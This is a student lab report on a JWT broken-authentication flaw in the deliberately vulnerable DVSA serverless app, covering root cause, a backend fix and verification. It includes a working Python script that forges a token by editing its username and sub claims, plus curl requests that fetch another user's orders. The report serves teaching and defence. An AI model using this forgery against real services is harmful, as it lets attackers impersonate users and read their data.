ICS344 - Information Security – Section 4

Student Name(s) + ID(s):

Abdulwahab Badirah 202160410

Yazed almutairi 202164390

Abdulmuhaymin Althabit 202275600

Mohammed Alfaraj 202323090

DVSA Website URL: http://dvsa-website-lesson5-videos-471934607136-us-east-1.s3-website.us-east-1.amazonaws.com

AWS Region: N. Virginia (us-east-1)

Date: 5/3/2026

Vulnerability Title(s): Broken Authentication

Goal and Vulnerability Summary

This lesson is about demonstrating a broken authentication vulnerability in DVSA. The affected component is in the backend authentication and authorization path used by the public order API. The aftermath of an attack can allow attackers to impersonate another user and access the user's order data. The vulnerability exists because the backend is created to trust identity information from JWT payload without properly verifying that the authentication token is legitimate and unmodified.

Why This Works / Root Cause

A JWT contains a header, payload, and signature. The payload includes identity claims such as the username and sub, while the signature is supposed to guarantee integrity. In this lesson, the backend will decode the JWT payload and uses those claims to determine the current user. However, it does not verify the token signature and required claims before trusting them. For this reason, an attacker can modify the payload to impersonate another user and the backend will still authorize requests using the forged identity. This Report will explicitly describe how decoding the JWT payload and using the name and sub without validating the signature and basic claims.

Environment and Setup

DVSA was deployed in N. Virginia (us-east-1) using the Serverless Application Repository, and the website was accessed using the WebsiteURL from the CloudFormation Outputs page. Two non-admin users were created for testing, and they are:

- User B (userb) as the attacker
- User C (userc) as the victim

Both users placed an order. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The tools used for this lesson were:

- AWS console
- Browser DevTools
- curl
- python3
- jq
- Ubuntu terminal

Reproduction Steps

1- First, deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation.

2- Then, create two users, B (attacker) and C (victim), and place at least one order for each.

3- While logged in as User B, open DevTools in the Orders section, click an order to show its details, then in the Fetch/XHR request copy the Request URL (API endpoint), and authorization token and save the values in a notepad. Figure 1 shows the DevTools and the API field.



Figure 1: DevTools interface

4- Repeat the same procedure with user C to confirm the victim account information

5- Export the API endpoint and tokens in a ubuntu terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
export TOKEN_C="<redacted>"
```

6- Decode the JWT payloads to get the claims for both tokens:

```
python3 - <<'PY'
import os, json, base64
def decode(token):
payload = token.split(".")[1]
payload += "=" * (-len(payload) % 4)
return json.loads(base64.urlsafe_b64decode(payload.encode()))
for name in ["TOKEN_B","TOKEN_C"]:
data = decode(os.environ[name])
print("\n"+name)
print("username:", data.get("username"))
print("sub :", data.get("sub"))
PY
```

7- Verify normal behaviour by sending a request with the real user B token:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' | jq
```

8- Then, create a forged token by starting from User B's token, changing the username and sub claims to User C's identity, and reusing the original header and signature. Figure 2 shows the creation of the forged token.

```
user-m@MSI:~$ export FAKE_AS_C="$(
python3 - <<'PY'
import os, json, base64

t = os.environ["TOKEN_B"]
victim = os.environ["VICTIM_USER"]

h, p, s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

# Impersonate victim
data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")
PY
)"
echo "Forged token length: ${#FAKE_AS_C}"
Forged token length: 1068
```

Figure 2: Attacker creates a forged token

9- Send the same orders request using the forged token.

10- If the system is vulnerable, then the backend will accept the forged token and returns User C's order list or order details instead of restricting the response to User B.

Evidence and Proof

The vulnerability was confirmed by comparing the normal behaviour and the exploited behaviour.

Normal behaviour: when the real User B token is used, the API returns only User B's order data. Figure 3 shows User B's order.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "5cebf462-90f2-45a7-9918-d20995a8c435",
      "date": 1776640006,
      "total": 32,
      "status": "shipped",
      "token": "4XLATGKnF07p"
    }
  ]
}
```

Figure 3: User B's order details

Exploited behaviour: After modifying the JWT payload and using the forged token, the API returned User C's order list or full order details. Figure 4 shows User C's order taken using the forged token.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "289a24de-0766-4e03-864c-93bbb769dc45",
      "date": 1776642606,
      "total": 40,
      "status": "processed",
      "token": "VxVQiQ7PJoXA"
    }
  ]
}
```

Figure 4: User C order taken using User B's forged token

After using the fake token, User B can retrieve User C's order list or order details. Figure 5 shows the result of User B attempting to use the fake token to get User C's data and succeeding. User C created the order under the name and address unknown, which is why it shows unknown in those fields.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "unknown",
      "address": "unkown",
      "phone": "123456",
      "email": ""
    },
    "confirmationToken": "VxVQiQ7PJoXA",
    "itemList": {
      "1014": 1
    },
    "orderId": "289a24de-0766-4e03-864c-93bbb769dc45",
    "orderStatus": 200,
    "paymentTS": 1776642606,
    "totalAmount": 40,
    "userId": "44f8d4d8-f0f1-70f0-178d-66d0eea97409"
  }
}
```

Figure 5: User B retrieving User C's full order details using the forged token

Fix Strategy / probable Mitigation

The fix belongs in the backend authentication and authorization logic used by the orders API, specifically in the lambda function that reads the JWT and determines the current user identity. The correct mitigation is to verify the JWT signature and required claims before trusting any identity field, such as username or sub. Public endpoints should reject any tampered or unverifiable token. This will address the root problem because it prevents the backend from authorizing requests based on attacker-modified claims.

Code / Config Changes

The vulnerability logic decoded the JWT payload directly and trusted the result from the code below:

```
var auth_header = headers.Authorization || headers.authorization;

var token_sections = auth_header.split('.');

var auth_data = jose.util.base64url.decode(token_sections[1]);

var token = JSON.parse(auth_data);

var user = token.username;
```

The fixed code replaces the logic with a verified JWT handling. The backend should reject missing tokens, verify the Cognito JWT, strip the bearer prefix if present, and only after that allow the verified claims. The code below is a fixed version that addresses these issues:

```
var auth_header = (headers.Authorization || headers.authorization || "");

var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();

if (!jwt) {

return callback(null, resp(401, { status: "err", msg: "missing authorization" }));

}


verifyCognitoJwt(jwt).then((claims) => {

var user = claims.username || claims["cognito:username"] || claims.sub;

if (!user) {

return callback(null, resp(401, { status: "err", msg: "missing subject" }));

}

var isAdmin = false;
```

At the end of the promise chain, add an extra catch block that rejects invalid tokens:

```
}).catch((e) => {

console.log("JWT verify failed:", e);

return callback(null, resp(401, { status: "err", msg: "invalid token" }));

});
```

The fix is applied in the DVSA-ORDER-MANAGER/order-manager.js file in Lambda, in the section before the backend trusts the username and sub.

Verification After Fix

After applying the fix, I redid the same procedures.

First, I Checked that the genuine token still worked normally:

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"orders"}' | jq
```

Then I did the forged token request:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
```

After the fix:

- The legitimate token still returned User B's orders
- The forged token was rejected with an unauthorized or invalid-token style response
- The forged token no longer returned User C's order data and the request was rejected, while User B's real token still worked

This means that the backend no longer trusted the modified JWT payload claims unless the token was successfully verified first. This is the expected results, after the fix, that was required to fix this vulnerability. Figure 6 shows User B attempting to use the fake token to get User C's orders after the fix.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "err",
  "msg": "invalid token"
}
```

Figure 6: backend rejecting User B's fake token

Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Broken Authentication	Only a valid, verified JWT may determine user identity. User B must not access User C's orders	Browser Login and orders workflow, captures /order API request, JWT, structured and claims, exploit response, backend authentication logic	Using the genuine User B token, the order API returned only User B's own orders	After modifying the JWT payload and reusing the forged token, the request returned User C's order list or full order details.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Authentication	The backend trusted any claims about the identity from the JWT whose integrity are not verified. This violates the intended authentication and authorization logic because attacker-controlled claims were used to authorize access to another user's data	Intentional misuse / security-relevant abuse	Verified JWT signature and required claims in the DVSA-ORDER-MANAGER backend authentication path before trusting username and sub.	The forged token no longer returns the victim order data, while the real token still worked normally.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that decoded JWT payload data must never be trusted until a valid token has been verified cryptographically. In a serverless environment, once an API Lambda accepts the wrong identity token, downstream services may process the requests like how it would do it for the original user, but in this case, for the attacker. A secure design principle that will prevent this is to verify before trusting the JWT signature, issuer, audience, and required claims before using any identity field for authorization.